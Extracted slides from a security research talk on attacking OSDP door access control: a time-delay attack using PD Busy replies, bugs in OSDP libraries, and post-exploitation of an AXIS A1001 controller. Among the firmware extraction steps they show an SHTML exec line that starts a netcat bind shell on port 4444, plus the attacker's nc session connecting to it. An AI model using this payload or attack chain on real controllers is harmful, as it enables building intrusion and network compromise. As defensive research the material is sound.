


OSDP Time-Delay Attack!



PD Busy Reply (0x79)

Fully control **WHEN** to open the door!



Getting into the facility – Time Delay Attack



PD Busy Reply (0x79)

Fully control **WHEN** to open the door!

PD



Secure Channel

CP



CMD



REPLY



CMD



REPLY



CMD



REPLY: PD Busy
REPLY: PD Busy
REPLY: PD Busy
REPLY: PD Busy



timeout reset



REPLY: Card Data Report



Getting into the facility – Time Delay Attack



PD Busy Reply (0x79)

Fully control **WHEN** to open the door!

PD



Secure Channel

CP



CMD



REPLY



CMD



REPLY



CMD

REPLY: PD Busy
REPLY: PD Busy
REPLY: PD Busy
REPLY: PD Busy



timeout reset

“I’ll try”



Stop with the busy messages...

REPLY: Card Data Report



Getting into the facility – Time Delay Attack



PD Busy Reply (0x79)

Fully control **WHEN** to open the door!

PD



Secure Channel

CP



CMD



REPLY



CMD



REPLY



CMD

REPLY: PD Busy
REPLY: PD Busy
REPLY: PD Busy
REPLY: PD Busy



timeout reset



"I'll try"



Stop with the busy messages...

REPLY: Card Data Report




Getting into the facility – Time Delay Attack



PD Busy Reply (0x79)

Fully control **WHEN** to open the door!




Getting into the facility – Time Delay Attack



PD Busy Reply (0x79)

Fully control **WHEN** to open the door!



Getting into the facility – Time Delay Attack



PD Busy Reply (0x79)


*Fully control **WHEN** to open the door!*

***Effecting ALL implementations
(following the specs..)***

** And no mitigation is expected to be available at the near future*

Getting into the facility – Time Delay Attack


(secure channel)



A Security Paradox



More security, More features
More (attack) opportunities!



Increased Functionality & Complexity

AES Encryption

Status Reports


**Remote
Configuration**

**Complex Data
Formats**

**Remote FW
update**

Increased Functionality & Complexity

Wiegand C / C++ implementation ~200 code lines



esp-idf-lib / components / wiegand / wiegand.c

UncleRus wiegand: check reader state in isr, disable o

Code Blame 202 lines (161 loc) · 6.14 KB



Wiegand-Protocol-Library-for-Arduino / src / Wiegand.cpp

jpliew fixed W24 not stripping parity bits

Code Blame 205 lines (179 loc) · 5.09 KB Code 55% fast




ESP-RFID-Tool / Source Code / esprfidtool / WiegandNG.cpp

exploitagency Release 1.2.0 - Update Wiegand-NG Library

Code Blame 142 lines (119 loc) · 4.34 KB Code 55% fast


OSDP implementation over 4K lines of code ...
(+ additional linked libs)



OSDPNet / src / OSDPNet /

bytedreamer Document updates

- ..
- Connections
- Graphics
- Images
- Messages
- Model
- PanelCommands
- Tracing
- Utilities
- Bus.cs
- ControlPanel.cs
- Device.cs
- Exceptions.cs
- OSDP.Net.csproj
- SecureChannel.cs



libosdp / src /

sidcha Fix null poin

- ..
- crypto
- CMakeLists.txt
- osdp_common.c
- osdp_common.h
- osdp_config.h.in
- osdp_cp.c
- osdp_file.c
- osdp_file.h
- osdp_pd.c
- osdp_phy.c
- osdp_sc.c


More logic - More bugs..

New DOS also secure channel


LibOSDP

Bugs from 2022

overflow bugs #81


 Closed qingkaishi opened this issue on Apr 15, 2022 · 1 comment


SEGV on unknown address #82

 Closed qingkaishi opened this issue on Apr 15, 2022 · 1 comment

✓ Fix null pointer deref issue osdp_reply_name

Signed-off-by: Siddharth Chandrasekaran <sidcha.dev@gmail.com>

 master

 sidcha committed last week

Showing 1 changed file with 1 addition and 1 deletion.



```
▼ ⌵ 2 ███ src/osdp_common.c
```

↑	@@ -120,7 +120,7 @@	const char *osdp_reply_name(int reply_id)
120	120	return "INVALID";
121	121	}
122	122	name = names[reply_id - REPLY_ACK];
123	-	if (name[0] == '\0') {
123	+	if (!name) {
124	124	return "UNKNOWN";
125	125	}
126	126	return name;

↓

A Security Paradox..

Classic Attacks



Attack Surface

Beyond Physical Access Control!

***Gaining access
to the IP
network!***




POST EXPLOITATION:


Jos Wetzels' "Nakatomi Space: Lateral Movement as L1 Post-exploitation in OT" (Black Hat Asia 23)

Gaining a foothold in the internal IP network

Over serial OSDP connection (RS-485)



OSDP - Entry point the network



The process towards our vision

- CP (AXIS A1001) with debug abilities.



Firmware Extraction

- Firmware extraction

- Bin walk – using binwalk we located the file system as JFFS2 (file system for use with flash memory devices) :

```
6815744      0x680000      JFFS2 filesystem, little endian
```

- By using Jefferson (JFFS2 filesystem extraction tool) we were able to extract the FS

```
ariel@Ah-FFW98S3-PC:~/output2$ ls -la
total 68
drwxr-xr-x 1 ariel ariel  512 Feb 16  2023 .
drwxr-x--- 1 ariel ariel  512 Feb 21  2023 ..
-rw-rw-r-- 1 ariel ariel 10240 Feb 16  2023 dev.tan
ariel@Ah-FFW98S3-PC:~/output2/bin$ ls | grep pccsiod
pccsiod
lrwxrwxrwx 1 ariel ariel  13 Feb 16  2023 etc -> mnt/flash/etc
lrwxrwxrwx 1 ariel ariel   7 Feb 16  2023 init -> linuxrc
lrwxrwxrwx 1 ariel ariel   7 Feb 16  2023 lib -> usr/lib
-rwxr-xr-x 1 ariel ariel 1390 Feb 16  2023 linuxrc
drwxr-xr-x 1 ariel ariel  512 Feb 16  2023 mnt
drwxr-xr-x 1 ariel ariel  512 Feb 16  2023 proc
lrwxrwxrwx 1 ariel ariel  14 Feb 16  2023 root -> mnt/flash/root
drwxr-xr-x 1 ariel ariel  512 Feb 16  2023 run
lrwxrwxrwx 1 ariel ariel   8 Feb 16  2023 sbin -> usr/sbin
drwxr-xr-x 1 ariel ariel  512 Feb 16  2023 share
drwxr-xr-x 1 ariel ariel  512 Feb 16  2023 sys
drwxr-xr-x 1 ariel ariel  512 Feb 16  2023 test_support
lrwxrwxrwx 1 ariel ariel   7 Feb 16  2023 tmp -> var/tmp
drwxr-xr-x 1 ariel ariel  512 Feb 16  2023 usr
drwxr-xr-x 1 ariel ariel  512 Feb 16  2023 var
```


Debugging the OSDP service

System configuration that easily leads to RCE.

By using the upload web Files:

- * upload netcat
- * shtml script to target netcat

```
<!--#exec cmd="/mnt/flash/etc/httpd/html/administrator/netcat -lp 4444 -e /usr/bin/sh" -->
```




```
C:\Windows\System32\cmd.exe - nc.exe 192.168.100.202 4444
```

```
ls
bin
dev
etc
init
lib
linuxrc
mnt
proc
root
run
sbin
share
sys
test_support
tmp
usr
```

Assessing AXIS A1001 – Full Setup

Client, AXIS, GDB, firmware analysis




Targeting relevant logics

- Secure channel handshake?
- OSDP message header processing (always unencrypted)?
- Message receipt logic?



Message Receiving Logic

- Performed before secure-channel validation / initialization

